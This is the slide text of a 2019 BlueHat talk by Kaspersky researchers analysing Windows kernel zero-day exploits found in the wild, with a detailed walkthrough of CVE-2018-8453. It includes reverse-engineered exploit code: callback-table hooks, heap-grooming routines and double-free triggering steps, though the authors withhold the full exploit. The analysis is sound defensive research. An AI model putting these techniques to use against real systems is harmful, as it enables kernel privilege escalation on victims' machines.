BLUEHAT
SHANGHAI 2019

Momigari

Overview of the latest Windows OS kernel exploits found in the wild

Boris Larin

@oct0xor

Anton Ivanov

@antonivanovm

30-May-19

$whoweare

Boris Larin

Senior Malware Analyst (Heuristic Detection and Vulnerability Research Team)

Twitter: **@oct0xor**

Anton Ivanov

Head of Advanced Threats Research and Detection Team

Twitter: **@antonivanovm**

What this talk is about

Jiaohe city, Jilin province, Northeast China. [Photo/Xinhua]
http://en.safea.gov.cn/2017-10/26/content_33734832_2.htm

Momigari: the Japanese tradition of searching for the most beautiful leaves in autumn

What this talk is about


Home › About › Corporate News

December 12, 2018

Kaspersky Lab uncovers third Windows zero day exploit in three months

Kaspersky Lab technologies have automatically detected a new exploited vulnerability in the Microsoft Windows OS kernel, the third consecutive zero-day exploit to be discovered in three months.

What this talk is about

1) We will give brief introduction about how we find zero-day exploits and challenges that we face

2) We will cover **three** Elevation of Privilege (EOP) zero-day exploits that we found exploited in the wild

- It is becoming more difficult to exploit the Windows OS kernel
- Samples encountered ITW provide insights on the current state of things and new techniques
- We will cover in detail the implementation of **two** exploits for Windows 10 RS4

3) We will reveal exploitation framework used to distribute some of these exploits

Kaspersky Lab detection technologies


We commonly add this detail to our reports:

Kaspersky Lab products detected this exploit proactively through the following technologies:


1. Behavioral detection engine and Automatic Exploit Prevention for endpoints
2. Advanced Sandboxing and Anti Malware engine for Kaspersky Anti Targeted Attack Platform (KATA)

This two technologies are behind all exploits that we found last year

Technology #1 - Exploit Prevention




Technology #2 - The sandbox



Detection of exploits

How-to:



Exploits caught in the wild by Kaspersky Lab

One year:

- **May 2018 - CVE-2018-8174** (Windows VBScript Engine Remote Code Execution Vulnerability)
- **October 2018 - CVE-2018-8453** (Win32k Elevation of Privilege Vulnerability)
- **November 2018 - CVE-2018-8589** (Win32k Elevation of Privilege Vulnerability)
- **December 2018 - CVE-2018-8611** (Windows Kernel Elevation of Privilege Vulnerability)
- **March 2019** - **CVE-2019-0797** (Win32k Elevation of Privilege Vulnerability)
- **April 2019** - **CVE-2019-0859** (Win32k Elevation of Privilege Vulnerability)

What keeps us wake at night

Six exploits found just by one company in one year

One exploit is remote code execution in Microsoft Office

Five exploits are elevation of privilege escalations

While these numbers are huge it got to be just a tip of an iceberg

Example of payouts for single exploit acquisition program https://zerodium.com/program.html:

Why don’t we see many exploits targeting web browsers, other applications or networks with ‘zero-click’ RCE being caught?

Zero-day finding complications

Our technologies are aimed at detection and prevention of exploitation

Some exploits are easy to detect	Sandboxed process starts to perform weird stuff
Some exploits are hard to detect	False Alarms caused by other software Example: two or more security software installed on same machine

But to find out whether or not **detected** exploit is zero-day requires additional analysis

Even if an exploit was detected, most case analysis requires more data than can be acquired by the detection alone

Field for improvement (web browsers)

Script of exploit is required for further analysis
Scanning the whole memory for all scripts is still impractical

Possible solution:
Browser provides interface for security applications to ask for loaded scripts (similar to Antimalware Scan Interface (AMSI))

Problems:
If implemented in the same process it can be patched by exploit

Detection of escalation of privilege

Escalation of privilege exploits are probably the most suitable for analysis

Escalation of privilege exploits are commonly used in late stages of exploitation

Current events provided by operating system often are enough to build detection for them

As they are usually implemented in native code - they are can be analyzed easily

Case 1

CVE-2018-8453

Exploitation module was distributed in encrypted form.

Sample that we found was targeting only x64 platform

- But analysis shows that x86 exploitation is possible

Code is written to support next OS versions:

- Windows 10 build 17134
- Windows 10 build 16299
- Windows 10 build 15063
- Windows 10 build 14393
- Windows 10 build 10586
- Windows 10 build 10240
- Windows 8.1
- Windows 8
- Windows 7

Win32k

Three of **four** vulnerabilities we are going to talk about today are present in Win32k

Win32k is a kernel mode driver that handles graphics, user input, UI elements…

It present since the oldest days of Windows

At first it was implemented in user land and then the biggest part of it was moved to kernel level

- To increase performance

Really huge attack surface

- More than 1000 syscalls
- User mode callbacks
- Shared data

More than a half of all kernel security bugs in windows are found in win32k.sys

https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2018_10_DerbyCon/2018_10_DerbyCon_State_of%20_Win32k_Security.pptx

Security improvements

In past few years Microsoft made a number of improvements that really complicated kernel exploitation and improved overall security:

Prevent abuse of specific kernel structures commonly used to create an R/W primitive

- Additional checks over tagWND
- Hardening of GDI Bitmap objects (Type Isolation of SURFACE objects)
- …

Improvement of kernel ASLR

- Fixed a number of ways to disclose kernel pointers through shared data

Results of this work really can be seen from exploits that we find. Newer OS build = less exploits.

CVE-2018-8453 was the first known exploit targeting Win32k in Windows 10 RS4

CVE-2018-8453

```
...

if ( flag_17134 == TRUE )
  exploit_17134();
else
  exploit_others();
cleanup();

...
```

From code it feels like the exploit did not initially support Windows 10 build 17134, and the support was added later

There is a chance that the exploit was used prior to the release of this build, but we do not have any proof

CVE-2018-8453

```
kd> dt win32k!tagWND
   ...
   +0x024 hModule          : Ptr32 Void
   +0x028 hMod16           : Uint2B
   +0x02a fnid             : Uint2B
   +0x02c spwndNext        : Ptr32 tagWND
   +0x030 spwndPrev        : Ptr32 tagWND
   +0x034 spwndParent      : Ptr32 tagWND
   +0x038 spwndChild       : Ptr32 tagWND
   +0x03c spwndOwner       : Ptr32 tagWND
   +0x040 rcWindow         : tagRECT
   +0x050 rcClient         : tagRECT
   +0x060 lpfnWndProc      : Ptr32     long
   +0x064 pcls             : Ptr32 tagCLS
   +0x068 hrgnUpdate       : Ptr32 HRGN__
   +0x06c ppropList        : Ptr32 tagPROPLIST
   +0x070 pSBInfo          : Ptr32 tagSBINFO
   +0x074 spmenuSys        : Ptr32 tagMENU
   +0x078 spmenu           : Ptr32 tagMENU
```

win32k!tagWND (Windows 7 x86)

Microsoft took away win32k!tagWND from debug symbols but FNID field is located on same offset in Windows 10 (17134)

FNID (Function ID) defines a class of window (it can be ScrollBar, Menu, Desktop, etc.)

High bit also defines if window is being freed

- FNID_FREED = 0x8000

Vulnerability is located in syscall NtUserSetWindowFNID

CVE-2018-8453

```
signed __int64 __fastcall NtUserSetWindowFNID(__int64 a1, __int16 a2)
{
  __int16 fnid; // si
  __int64 v3; // rbx
  __int64 v4; // rax
  signed __int64 v5; // rbx
  __int64 v6; // rdi
  signed __int64 v8; // rcx

  fnid = a2;
  v3 = a1;
  EnterCrit(0i64, 1i64);
  v4 = ValidateHwnd(v3);
  v5 = 0i64;
  v6 = v4;
  if ( v4 )
  {
    if ( *(*(v4 + 0x10) + 0x1A0i64) == PsGetCurrentProcessWin32Process() )
    {
      if ( fnid == 0x4000 || (fnid - 0x2A1) <= 9u && !(*(*(v6 + 0x28) + 0x2Ai64) & 0x3FFF) )
      {
        v5 = 1i64;
        *(*(v6 + 0x28) + 0x2Ai64) |= fnid;
        goto LABEL_7;
      }
      v8 = 87i64;
    }
```

In **NtUserSetWindowFNID** syscall tagWND->fnid is not checked if it equals to 0x8000 (FNID_FREED)

Possible to change FNID of window that is being released

CVE-2018-8453

```
signed __int64 __fastcall NtUserSetWindowFNID(__int64 a1, __int16 a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = a2;
  v3 = a1;
  EnterCrit(0i64, 1i64);
  v4 = ValidateHwnd(v3);
  v5 = 0i64;
  v6 = v4;
  if ( v4 )
  {
    if ( *(_QWORD *)(*(_QWORD *)(v4 + 16) + 376i64) == PsGetCurrentProcessWin32Process() )
    {
      if ( v2 == 0x4000
        || (unsigned __int16)(v2 - 673) <= 9u
        && !(*(_WORD *)(v6 + 82) & 0x3FFF)
        && !(unsigned int)IsWindowBeingDestroyed(v6) )
      {
        *(_WORD *)(v6 + 82) |= v2;
        v5 = 1i64;
        goto LABEL_11;
      }
      v7 = 87i64;
    }
```

Microsoft patched vulnerability with call to **IsWindowBeingDestroyed()** function

CVE-2018-8453

At time of reporting, MSRC was not sure that exploitation was possible in the latest version build of Windows 10 and asked us to provide the full exploit

The following slides show pieces of the reverse engineered exploit for Windows 10 build 17134

For obvious reasons we are not going to share the full exploit

CVE-2018-8453

Exploitation happens mostly from hooks set on usermode callbacks

Hooked callbacks: fnDWORD fnNCDESTROY fnINLPCREATESTRUCT

To set hooks:

- Get address of **KernelCallbackTable** from **PEB**
- Replace callback pointers with our own handlers

```
DWORD oldProtect;
VirtualProtect((LPVOID)(GetKernelCallbackTable() + 0x10), 8, PAGE_EXECUTE_READWRITE, &oldProtect);
VirtualProtect((LPVOID)(GetKernelCallbackTable() + 0x18), 8, PAGE_EXECUTE_READWRITE, &oldProtect);
VirtualProtect((LPVOID)(GetKernelCallbackTable() + 0x50), 8, PAGE_EXECUTE_READWRITE, &oldProtect);

FnDWORD = (_fnDWORD)*(LONG_PTR*)(GetKernelCallbackTable() + 0x10);
FnNCDESTROY = (_fnNCDESTROY)*(LONG_PTR*)(GetKernelCallbackTable() + 0x18);
FnINLPCREATESTRUCT = (_fnINLPCREATESTRUCT)*(LONG_PTR*)(GetKernelCallbackTable() + 0x50);

*(LONG_PTR*)(GetKernelCallbackTable() + 0x10) = (LONG_PTR)FnDWORD_hook;
*(LONG_PTR*)(GetKernelCallbackTable() + 0x18) = (LONG_PTR)FnNCDESTROY_hook;
*(LONG_PTR*)(GetKernelCallbackTable() + 0x50) = (LONG_PTR)FnINLPCREATESTRUCT_hook;
```

Patch Table

CVE-2018-8453

Exploit creates window and uses **ShowWindow()** → fnINLPCREATESTRUCT callback will be triggered

```
LRESULT FnINLPCREATESTRUCT_hook(LPVOID msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (FnINLPCREATESTRUCT_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)(*(LONG_PTR*)((LONG_PTR)msg + 0x28)), className, sizeof(className));

            if (!strcmp(className, "SysShadow"))
            {
                FnINLPCREATESTRUCT_flag = FALSE;

                SetWindowPos(MyClass, NULL, 0x100, 0x100, 0x100, 0x100,
                    SWP_HIDEWINDOW | SWP_NOACTIVATE | SWP_NOZORDER | SWP_NOMOVE | SWP_NOSIZE);
            }
        }
```

SetWindowPos() will force ShowWindow() to call AddShadow() and create shadow

**Shadow will be needed later for exploitation*

CVE-2018-8453

Exploit creates scrollbar and performs heap groom

A left mouse button click on the scrollbar initiates scrollbar track

- Its performed with message **WM_LBUTTONDOWN** sent to scrollbar window
- Leads to execution of **win32k!xxxSBTrackInit()** in kernel


```
HWND hwd = CreateWindowEx(NULL, TEXT("ScrollBar"), TEXT("ScrollBar"),
    WS_VISIBLE | WS_CAPTION | WS_SYSMENU | WS_THICKFRAME | WS_GROUP | WS_TABSTOP, CW_USEDEFAULT, CW_USEDEFAULT,
    0x80, 0x80, NULL, NULL, Handle, NULL);

SetParent(hwd, MyClass);

Fengshui();

FnDWORD_flag = TRUE;

SendMessage(hwd, WM_LBUTTONDOWN, NULL, NULL);
```

Prepare memory layout

Send message to scrollbar window for initiation

CVE-2018-8453

What distinguish zero-day exploits from regular public exploits?
Usually it’s the amount of effort put into to achieve best reliability



In exploit there are **five** (!) different heap groom tactics

CVE-2018-8453

```
VOID fengshui_17134()
{
    BYTE buf[0x1000];

    memset(buf, 0x41, sizeof(buf));

    for (int i = 0; i < 0x200; i++)
    { CreateBitmap(0x1A, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x200; i++)
    { CreateBitmap(0x27E, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x200; i++)
    { CreateBitmap(0x156, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x100; i++)
    { CreateBitmap(0x1A, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x20; i++)
    { CreateBitmap(0x156, 1, 1, 0x20, buf);}

    for (int i = 0; i < 0x20; i++)
    { CreateBitmap(0x176, 1, 1, 0x20, buf);}
}
```

fengshui_17134: Blind heap groom

fengshui_16299:
- Register 0x400 classes (lpszMenuName = 0x4141…)
- Create windows
- Use technique described by Tarjei Mandt to leak addresses NtCurrentTeb()->Win32ClientInfo.ulClientDelta

fengshui_15063 is similar to **fengshui_16299**

fengshui_14393:
- Create 0x200 bitmaps
- Create accelerator table
- Leak address with gSharedInfo
- Destroy accelerator table
- Create 0x200 bitmaps

fengshui_simple: CreateBitmap & GdiSharedHandleTable

Windows 10 Mitigation Improvements

CVE-2018-8453

How callbacks are executed?

xxxSBTrackInit() will eventually execute **xxxSendMessage**(, *0x114*,…)

0x114 is **WM_HSCROLL** message

Translate message to callback

```
int xxxSendMessageToClient(struct tagWND *hWnd, unsigned int Msg, ...)
{
    ...
    gapfnScSendMessage[MessageTable[Msg]](hWnd, Msg, ...);
    ...
}
```

```
gapfnScSendMessage dq offset SfnDWORD      ; DATA XREF: xxxDefWindowProc+FC↑r
                                           ; xxxDefWindowProc+15C↑r ...
                   dq offset SfnNCDESTROY
                   dq offset SfnINLPCREATESTRUCT
                   dq offset SfnINSTRINGNULL
                   dq offset SfnOUTSTRING
                   dq offset SfnINSTRING
```

WM_HSCROLL → fnDWORD callback

CVE-2018-8453

In exploit there is state machine inside the **fnDWORD** usermode callback hook

- State machine is required because **fnDWORD** usermode callback is called very often
- We have two stages of exploitation inside **fnDWORD** hook

Stage 1 - Destroy window inside **fnDWORD** usermode callback during **WM_HSCROLL** message

```
if (FnDWORD_flag)
{
    FnDWORD_flag = FALSE;
    FnNCDESTROY_flag = TRUE;
    DestroyWindow(MyClass);
    FnDWORD_flag2 = TRUE;
}
```

It will lead to execution of **fnNCDESTROY** callback

First thing that is going to be released is shadow (that’s why shadow is required to be initialized)

CVE-2018-8453

During **fnNCDESTROY** usermode callback find freed shadow and trigger vulnerability

```
LRESULT FnNCDESTROY_hook(LPVOID* msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (FnNCDESTROY_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)*msg,

            if (!strcmp(className, "SysShadow"))
            {
                FnNCDESTROY_flag = FALSE;

                NtUserSetWindowFNID();

                MSG msg;
                while (PeekMessage(&msg, NULL, NULL, NULL, TRUE)){};
```

Call stack:

```
win32kfull!SfnNCDESTROY
win32kfull!xxxDefWindowProc+0x123
win32kfull!xxxSendTransformableMessageTimeout+0x3fc
win32kfull!xxxSendMessage+0x2c
win32kfull!xxxFreeWindow+0x197
win32kfull!xxxDestroyWindow+0x35d
win32kfull!xxxRemoveShadow+0x79
win32kfull!xxxFreeWindow+0x342
win32kfull!xxxDestroyWindow+0x35d
win32kfull!NtUserDestroyWindow+0x2e
```

FNID of shadow window is no longer FNID_FREED!

CVE-2018-8453

Stage 2 (inside the **fnDWORD** hook)

Due to changed FNID message **WM_CANCELMODE** will lead to freeing of **USERTAG_SCROLLTRACK**!

This will eventually result in Double Free

```
else if (FnDWORD_flag2)
{
    FnDWORD_flag2 = FALSE;

    BYTE buf1[0x5F0];
    memset(buf1, 0x41, sizeof(buf1));
    memset(buf1 + 8, 0, 0x10);
    HWND wnd = CreateWindowEx(NULL, TEXT("ScrollBar"), TEXT("ScrollBar"),
        WS_CAPTION | WS_SYSMENU | WS_THICKFRAME | WS_GROUP | WS_TABSTOP,
        CW_USEDEFAULT, CW_USEDEFAULT, 0x80, 0x80, NULL, NULL, Handle, NULL);
    SetCapture(wnd);

    for (int i = 0; i < 0x1E0; i++)
    {
        DeleteObject(Bitmaps_0x1A_0x200[i]);
    }

    SendMessage(wnd, WM_CANCELMODE, NULL, NULL);
```

Call stack:

```
win32kfull!SfnDWORD
win32kfull!xxxFreeWindow+0xd4f
win32kfull!xxxDestroyWindow+0x35d
win32kbase!xxxDestroyWindowIfSupported+0x1e
win32kbase!HMDestroyUnlockedObject+0x69
win32kbase!HMUnlockObjectInternal+0x4f
win32kbase!HMAssignmentUnlock+0x2d
win32kfull!xxxSBTrackInit+0x4b5
win32kfull!xxxSBWndProc+0xaa4
win32kfull!xxxSendTransformableMessageTimeout+0x3fc
win32kfull!xxxWrapSendMessage+0x24
win32kfull!NtUserfnDWORD+0x2c
win32kfull!NtUserMessageCall+0xf5
nt!KiSystemServiceCopyEnd+0x13
```

CVE-2018-8453

Freeing **USERTAG_SCROLLTRACK** with **WM_CANCELMODE** gives opportunity to reclaim just freed memory

```
for (int i = 0; i < 0x200; i++)
{
    DeleteObject(Bitmaps_0x156_0x200[i]);
}

for (int i = 0; i < 0x20; i++)
{
    DeleteObject(Bitmaps_0x156_0x20[i]);
}

for (int i = 0; i < 0x200; i++)
{
    Bitmaps_0x176_0x200[i] = CreateBitmap(0x176, 1, 1, 0x20, buf1);
}

DestroyWindow(wnd);
```

Free bitmats allocated in Fengshui(), and allocate some more

CVE-2018-8453

Double free:

xxxSBTrackInit() will finish execution with freeing **USERTAG_SCROLLTRACK**
But it will result in freeing **GDITAG_POOL_BITMAP_BITS** instead

```
.text:00000001C0208BB3 loc_1C0208BB3:                          ; CODE XREF: xxxEndScroll+293↑j
.text:00000001C0208BB3                 and     qword ptr [rbx+30h], 0
.text:00000001C0208BB8                 lea     rcx, [rbx+10h]  ; _QWORD
.text:00000001C0208BBC                 call    cs:__imp_HMAssignmentUnlock
.text:00000001C0208BC2                 lea     rcx, [rbx+18h]  ; _QWORD
.text:00000001C0208BC6                 call    cs:__imp_HMAssignmentUnlock
.text:00000001C0208BCC                 lea     rcx, [rbx+8]    ; _QWORD
.text:00000001C0208BD0                 call    cs:__imp_HMAssignmentUnlock
.text:00000001C0208BD6                 mov     rcx, rbx        ; _QWORD
.text:00000001C0208BD9                 call    cs:__imp_Win32FreePool
.text:00000001C0208BDF                 mov     rax, [rdi+10h]
.text:00000001C0208BE3                 and     qword ptr [rax+2C0h], 0
```

Free USERTAG_SCROLLTRACK

```
.text:00000001C0208ED2 loc_1C0208ED2:                          ; CODE XREF: xxxSBTrackInit+225↑j
